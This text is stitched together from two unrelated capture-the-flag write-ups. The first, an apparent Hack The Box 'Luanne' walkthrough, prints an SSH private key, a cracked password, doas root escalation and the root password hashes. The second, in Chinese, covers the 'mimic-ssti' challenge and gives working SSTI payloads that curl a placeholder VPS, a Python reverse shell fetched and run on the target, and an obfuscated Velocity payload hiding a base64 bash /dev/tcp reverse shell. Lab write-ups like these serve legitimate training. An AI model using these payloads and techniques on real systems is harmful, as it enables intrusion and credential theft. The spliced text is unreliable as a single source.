root:*:0:0:Charlie &:/root:/bin/sh
toor:*:0:0:Bourne-again Superuser:/root:/bin/sh
daemon:*:1:1:The devil himself:/:/sbin/nologin
operator:*:2:5:System &:/usr/guest/operator:/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/sbin/nologin
games:*:7:13:& pseudo-user:/usr/games:/sbin/nologin
postfix:*:12:12:& pseudo-user:/var/spool/postfix:/sbin/nologin
named:*:14:14:& pseudo-user:/var/chroot/named:/sbin/nologin
ntpd:*:15:15:& pseudo-user:/var/chroot/ntpd:/sbin/nologin
sshd:*:16:16:& pseudo-user:/var/chroot/sshd:/sbin/nologin
_pflogd:*:18:18:& pseudo-user:/var/chroot/pflogd:/sbin/nologin
_rwhod:*:19:19:& pseudo-user:/var/rwho:/sbin/nologin
_proxy:*:21:21:Proxy Services:/nonexistent:/sbin/nologin
_timedc:*:22:22:& pseudo-user:/nonexistent:/sbin/nologin
_sdpd:*:23:23:& pseudo-user:/nonexistent:/sbin/nologin
_httpd:*:24:24:& pseudo-user:/var/www:/sbin/nologin
_mdnsd:*:25:25:& pseudo-user:/nonexistent:/sbin/nologin
_tests:*:26:26:& pseudo-user:/nonexistent:/sbin/nologin
_tcpdump:*:27:27:& pseudo-user:/var/chroot/tcpdump:/sbin/nologin
_tss:*:28:28:& pseudo-user:/var/tpm:/sbin/nologin
_rtadvd:*:30:30:& pseudo-user:/var/chroot/rtadvd:/sbin/nologin
_unbound:*:32:32:& pseudo-user:/var/chroot/unbound:/sbin/nologin
_nsd:*:33:33:& pseudo-user:/var/chroot/nsd:/sbin/nologin
uucp:*:66:1:UNIX-to-UNIX Copy:/nonexistent:/sbin/nologin
nobody:*:32767:39:Unprivileged user:/nonexistent:/sbin/nologin
r.michaels:*:1000:100::/home/r.michaels:/bin/ksh
nginx:*:1001:1000:NGINX server user:/var/db/nginx:/sbin/nologin
dbus:*:1002:1001:System message bus:/var/run/dbus:/sbin/nologin

try and random guess, There is a user called r.michaels.

Let’s grep his id_rsa file.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
$ curl --user webapi_user:iamthebest http://127.0.0.1:3001/~r.michaels/id_rsa
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 2610 100 2610 0 0 637k 0 --:--:-- --:--:-- --:--:-- 637k
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

Let’s ssh inside the box.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root💀kali)-[~/hackthebox/machine/luanne]
└─# chmod 600 id_rsa
┌──(root💀kali)-[~/hackthebox/machine/luanne]
└─# ssh -i id_rsa r.michaels@10.10.10.218
The authenticity of host '10.10.10.218 (10.10.10.218)' can't be established.
ECDSA key fingerprint is SHA256:KB1gw0t+80YeM3PEDp7AjlTqJUN+gdyWKXoCrXn7AZo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.218' (ECDSA) to the list of known hosts.
Last login: Fri Sep 18 07:06:51 2020
NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC 2020

Welcome to NetBSD!

luanne$ id
uid=1000(r.michaels) gid=100(users) groups=100(users)
luanne$ whoami
r.michaels
luanne$ ls
backups devel public_html user.txt
luanne$ cat user.txt
ea5f0ce6a917b0be1eabc7f9218febc0

and we got user.txt

Now let me explain why ~r.michaels/.ssh/id_rsa is not work.

If we see the r.michaels home directory there is a folder called public_html and inside this there is a id_rsa file

So this folder is shared through web so we can access the public_html folder.

1
2
3
4
5
luanne$ ls
backups devel public_html user.txt
luanne$ cd public_html/
luanne$ ls
id_rsa

Privilege escalation

I found an interesting file called devel_backup-2020-09-16.tar.gz.enc inside backups on r.michaels directory.

1
2
3
4
luanne$ pwd
/home/r.michaels/backups
luanne$ ls
devel_backup-2020-09-16.tar.gz.enc

But it’s a .enc file so we can’t extract it with tar -xf.

After some google search i found a way to extract the file of .enc.

1
netpgp --decrypt devel_backup-2020-09-16.tar.gz.enc --output=/tmp/devel_backup-2020-09-16.tar.gz
1
2
3
4
5
6
7
luanne$ netpgp --decrypt devel_backup-2020-09-16.tar.gz.enc --output=/tmp/devel_backup-2020-09-16.tar.gz
signature 2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14
Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a
uid RSA 2048-bit key <r.michaels@localhost>
luanne$ cd /tmp
luanne$ ls
devel_backup-2020-09-16.tar.gz

Now it’s a .tar.gz file so we can extract it with tar -xf.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
luanne$ cd /tmp
luanne$ ls
devel_backup-2020-09-16.tar.gz
luanne$ tar -xf devel_backup-2020-09-16.tar.gz
luanne$ ls
devel-2020-09-16 devel_backup-2020-09-16.tar.gz
luanne$ cd devel-2020-09-16
luanne$ ls
webapi www
luanne$ cd www
luanne$ ls
index.html
luanne$ ls -la
total 32
drwxr-xr-x 2 r.michaels wheel 96 Sep 16 15:03 .
drwxr-x--- 4 r.michaels wheel 96 Sep 16 15:02 ..
-rw-r--r-- 1 r.michaels wheel 47 Sep 16 18:14 .htpasswd
-rw-r--r-- 1 r.michaels wheel 378 Sep 16 15:03 index.html
luanne$ cat .htpasswd
webapi_user:$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.

We got another hash but this is different from previous hash.

1
webapi_user:$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.

Let’s try to crack this hash with john.

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root💀kali)-[~/hackthebox/machine/luanne]
└─# john -w=/usr/share/wordlists/rockyou.txt hash1
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
littlebear (?)
1g 0:00:00:00 DONE (2020-12-04 02:24) 16.66g/s 217600p/s 217600c/s 217600C/s jayar..hello11
Use the "--show" option to display all of the cracked passwords reliably
Session completed

and we got the pass

1
webapi_user:littlebear

We got the password littlebear

But the problem is we cant change the user because sudo is not working.

After some google search i found the way to switch the user to root.

  • doas — execute commands as another user
1
2
3
4
5
6
7
8
9
10
11
luanne$ doas -u root /bin/sh
Password:
sh: Cannot determine current working directory
# id
uid=0(root) gid=0(wheel) groups=0(wheel),2(kmem),3(sys),4(tty),5(operator),20(staff),31(guest),34(nvmm)
# whoami
root
# pwd
pwd: getcwd() failed: No such file or directory
# cat /root/root.txt
7a9b5c206e8e8ba09bb99bd113675f66

and we got root.txt, and finished the box.

  • root hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# cat master.passwd
root:$sha1$23801$4UJhvV0t$hToalyVeYBLnwnyB6uvsIJfPPCC4:0:0::0:0:Charlie &:/root:/bin/sh
toor:*:0:0::0:0:Bourne-again Superuser:/root:/bin/sh
daemon:*:1:1::0:0:The devil himself:/:/sbin/nologin
operator:*:2:5::0:0:System &:/usr/guest/operator:/sbin/nologin
bin:*:3:7::0:0:Binaries Commands and Source:/:/sbin/nologin
games:*:7:13::0:0:& pseudo-user:/usr/games:/sbin/nologin
postfix:*:12:12::0:0:& pseudo-user:/var/spool/postfix:/sbin/nologin
named:*:14:14::0:0:& pseudo-user:/var/chroot/named:/sbin/nologin
ntpd:*:15:15::0:0:& pseudo-user:/var/chroot/ntpd:/sbin/nologin
sshd:*:16:16::0:0:& pseudo-user:/var/chroot/sshd:/sbin/nologin
_pflogd:*:18:18::0:0:& pseudo-user:/var/chroot/pflogd:/sbin/nologin
_rwhod:*:19:19::0:0:& pseudo-user:/var/rwho:/sbin/nologin
_proxy:*:21:21::0:0:Proxy Services:/nonexistent:/sbin/nologin
_timedc:*:22:22::0:0:& pseudo-user:/nonexistent:/sbin/nologin
_sdpd:*:23:23::0:0:& pseudo-user:/nonexistent:/sbin/nologin
_httpd:*:24:24::0:0:& pseudo-user:/var/www:/sbin/nologin
_mdnsd:*:25:25::0:0:& pseudo-user:/nonexistent:/sbin/nologin
_tests:*:26:26::0:0:& pseudo-user:/nonexistent:/sbin/nologin
_tcpdump:*:27:27::0:0:& pseudo-user:/var/chroot/tcpdump:/sbin/nologin
_tss:*:28:28::0:0:& pseudo-user:/var/tpm:/sbin/nologin
_rtadvd:*:30:30::0:0:& pseudo-user:/var/chroot/rtadvd:/sbin/nologin
_unbound:*:32:32::0:0:& pseudo-user:/var/chroot/unbound:/sbin/nologin
_nsd:*:33:33::0:0:& pseudo-user:/var/chroot/nsd:/sbin/nologin
uucp:*:66:1::0:0:UNIX-to-UNIX Copy:/nonexistent:/sbin/nologin
nobody:*:32767:39::0:0:Unprivileged user:/nonexistent:/sbin/nologin
r.michaels:$sha1$24334$unLQu/.W$CtjrV4vz9ansOLIXDJMlzu1gSPC3:1000:100::0:0::/home/r.michaels:/bin/ksh
nginx:*************:1001:1000::0:0:NGINX server user:/var/db/nginx:/sbin/nologin
dbus:*************:1002:1001::0:0:System message bus:/var/run/dbus:/sbin/nologin

Summary of knowledge

  • gobuster dir fuzz
  • use lua syntax and gtfobins, mkfifo to get the reverse shell with lua.
  • crack md5crypt-long hash with john
  • use id_rsa file to ssh login
  • use netpgp to extract the file of .enc
  • Privilege escalation via doas execute commands as another user

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

三种模板的一致渲染约束

Latte、Velocity、Jinja2 顺序渲染要求输出匹配,原记录保留各语言黑名单、编码处理与分段触发过程。

来源 mimic-ssti · 原记录 2022-01-17 · 25 个代码块 · 6 处图片引用

查看分析过程、攻击步骤与完整代码

介绍

本文内容来自于ichunqiu的伽玛实验场之拟态挑战mimic-ssti,借鉴邬江兴院士拟态防御理论设计的mimic-ssti题目,该题目是个考验模板注入的web环境,采用了3种渲染模板,代表了三种单异构体。一般黑客的攻击指令只会由一个异构体进行执行反馈,明确的攻击指令会有明确的反馈结果,但是在这道题中选手的攻击指令必须同时让3个异构体反馈一致的结果,不然在拟态的防御机制中,就会被表决失效。通过这样的设计,让大学生选手了解先进的防御理念,前沿的理论知识和应用场景,以便让更好的防御理念在未来的实战中得到应用。

类似于生物界的拟态防御,在网络空间防御领域中,使用拟态技术可极大的提升黑客攻击的难度。


本题采用了3种模板渲染,渲染的先后顺序分别是php、java、python,如果三者的渲染结果相同就返回内容。(php的模板渲染是latte-2.10.4,java的模板渲染是velocity 1.7,python版本为python3.6.9。)

  • 参考原writeup【拟态挑战WP】2021年天津市大学生线上初赛mimic-ssti,原writeup步骤不完整,故重新补充记录

Exploitation

mimic指的是“拟态”,ssti指的是“服务端模板注入攻击”。再由题目描述可知,应该是要利用三种编程语言的模板特性进行利用。

接下来我们分别尝试3个语言的SSTI的漏洞利用,当试到PHP的ssti payload时,发现可以直接把数据外带

1
2
3
4
5
6
7
8
9
10
11
12
GET /?username={system("curl+http%3a//vpsip%3a2333/")} HTTP/1.1

root@vsdfva:~# nc -lvp 2333
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::2333
Ncat: Listening on 0.0.0.0:2333
Ncat: Connection from 39.105.23.123.
Ncat: Connection from 39.105.23.123:26634.
GET / HTTP/1.1
Host: vpsip:2333
User-Agent: curl/7.58.0
Accept: */*


所以我们就可以利用PHP模板渲染这里作为突破口,先反弹一个shell,发现根目录下面有三个flag(只有三个flag都获取到,才可以拼接出完整的flag),当然我们现在就只能读取php_flag

首先创建一个python reverse shell脚本文件rev.py,放在自己的vps上

1
python3 -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('vpsip',2333));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);"

然后在vps上开启一个SimpleHTTPServer服务

1
python -m SimpleHTTPServer 81

然后执行下面三个请求反弹shell到自己的vps上

1
2
3
?username={system('curl -L http://vpsip:81/rev.py -o /tmp/rev.py')}
?username={system('chmod 777 /tmp/rev.py')}
?username={system('/tmp/rev.py')}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
root@vsdfva:~# nc -lvp 2333
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::2333
Ncat: Listening on 0.0.0.0:2333
Ncat: Connection from 39.105.23.123.
Ncat: Connection from 39.105.23.123:33464.
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
php@engine-1:/web/php$ id
id
uid=1000(php) gid=1000(php) groups=1000(php)
php@engine-1:/web/php$ whoami
whoami
php
php@engine-1:/web/php$ cd
cd
php@engine-1:/$ ls
ls
bin
boot
dev
etc
home
java_flag
lib
lib64
media
mnt
opt
php_flag
proc
python_flag
root
run
sbin
srv
sys
tmp
usr
var
web
php@engine-1:/$ cat php_flag
cat php_flag
flag{bae9466f-

成功获取到第一个php flag

剩下的目标就是确定其他两个模板了,先从Java下手,把jar文件下载下来

由于Python的运行目录是没有权限写入的(不能通过复制到静态目录进行下载),所以现在有多个思路,第一个思路是socket代理进去,在php的目录写入一句话木马,蚁剑就可以直接下载了,思路二则是通过curl 命令的文件上传把数据带出来。当然也可以利用php、python和java来进行文件传输。以下采用思路二的方式:

1
2
import os
os.system("scp /web/java/Hello_web.jar root@vps:PATH")


然后通过Java的反汇编工具jd-gui打开即可,发现了黑名单,然后针对黑名单进行绕过

了解更多Java Velocity SSTI,参考下列文章,讲的很详细:

  • CVE-2019-3396 Confluence Velocity SSTI漏洞浅析

以下[IP]填入自己VPS的IP以接收shell

1
2
3
4
5
6
7
8
9
10
11
┌──(root💀kali)-[~]
└─# echo YmFzaCAtaSA+Ji9kZXYvdGNwL1tJUF0vMjMzNCAwPiYx |base64 -d
bash -i >&/dev/tcp/[IP]/2334 0>&1

#set($e="e")
#set($j="jav")
#set($a="a.lang.Ru")
#set($R="ntime")
#set($g="getR")
#set($t="untime")
$e.getClass().forName($j.concat($a).concat($R)).getDeclaredMethod($g.concat($t),null).invoke(null,null).exec("bash -c {echo,YmFzaCAtaSA+Ji9kZXYvdGNwL1tJUF0vMjMzNCAwPiYx}|{base64,-d}|{bash,-i}")

上述绕过的payload由以下的原始payload变形而来

1
2
#set($e="e")
$e.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("id")

然后url encode,再使用%0a添加换行符之后,变为下述的payload,然后放入burp中发包

1
%23set($e%3d"e")%0a%23set($j%3d"jav")%0a%23set($a%3d"a.lang.Ru")%0a%23set($R%3d"ntime")%0a%23set($g%3d"getR")%0a%23set($t%3d"untime")%0a$e.getClass().forName($j.concat($a).concat($R)).getDeclaredMethod($g.concat($t),null).invoke(null,null).exec("bash+-c+{echo,YmFzaCAtaSA+Ji9kZXYvdGNwL1tJUF0vMjMzNCAwPiYx}|{base64,-d}|{bash,-i}")
1
GET /?username=%23set($e%3d"e")%0a%23set($j%3d"jav")%0a%23set($a%3d"a.lang.Ru")%0a%23set($R%3d"ntime")%0a%23set($g%3d"getR")%0a%23set($t%3d"untime")%0a$e.getClass().forName($j.concat($a).concat($R)).getDeclaredMethod($g.concat($t),null).invoke(null,null).exec("bash+-c+{echo,YmFzaCAtaSA+Ji9kZXYvdGNwL1tJUF0vMjMzNCAwPiYx}|{base64,-d}|{bash,-i}") HTTP/1.1

然后vps接收到一个java权限的shell

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
root@vsdfva:~# nc -lvp 2335
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::2335
Ncat: Listening on 0.0.0.0:2335
Ncat: Connection from 39.105.23.123.
Ncat: Connection from 39.105.23.123:5189.
bash: cannot set terminal process group (20): Inappropriate ioctl for device
bash: no job control in this shell
java@engine-1:/web/java$ id
id
uid=1001(java) gid=1001(java) groups=1001(java)
java@engine-1:/web/java$ whoami
whoami
java
java@engine-1:/web/java$ cd
cd
java@engine-1:/$ ls
ls
bin
boot
dev
etc
home
java_flag
lib
lib64
media
mnt
opt
php_flag
proc
python_flag
root
run
sbin
srv
sys
tmp
usr
var
web
java@engine-1:/$ cat java_flag
cat java_flag
-286016a38d37}

并获取到java flag

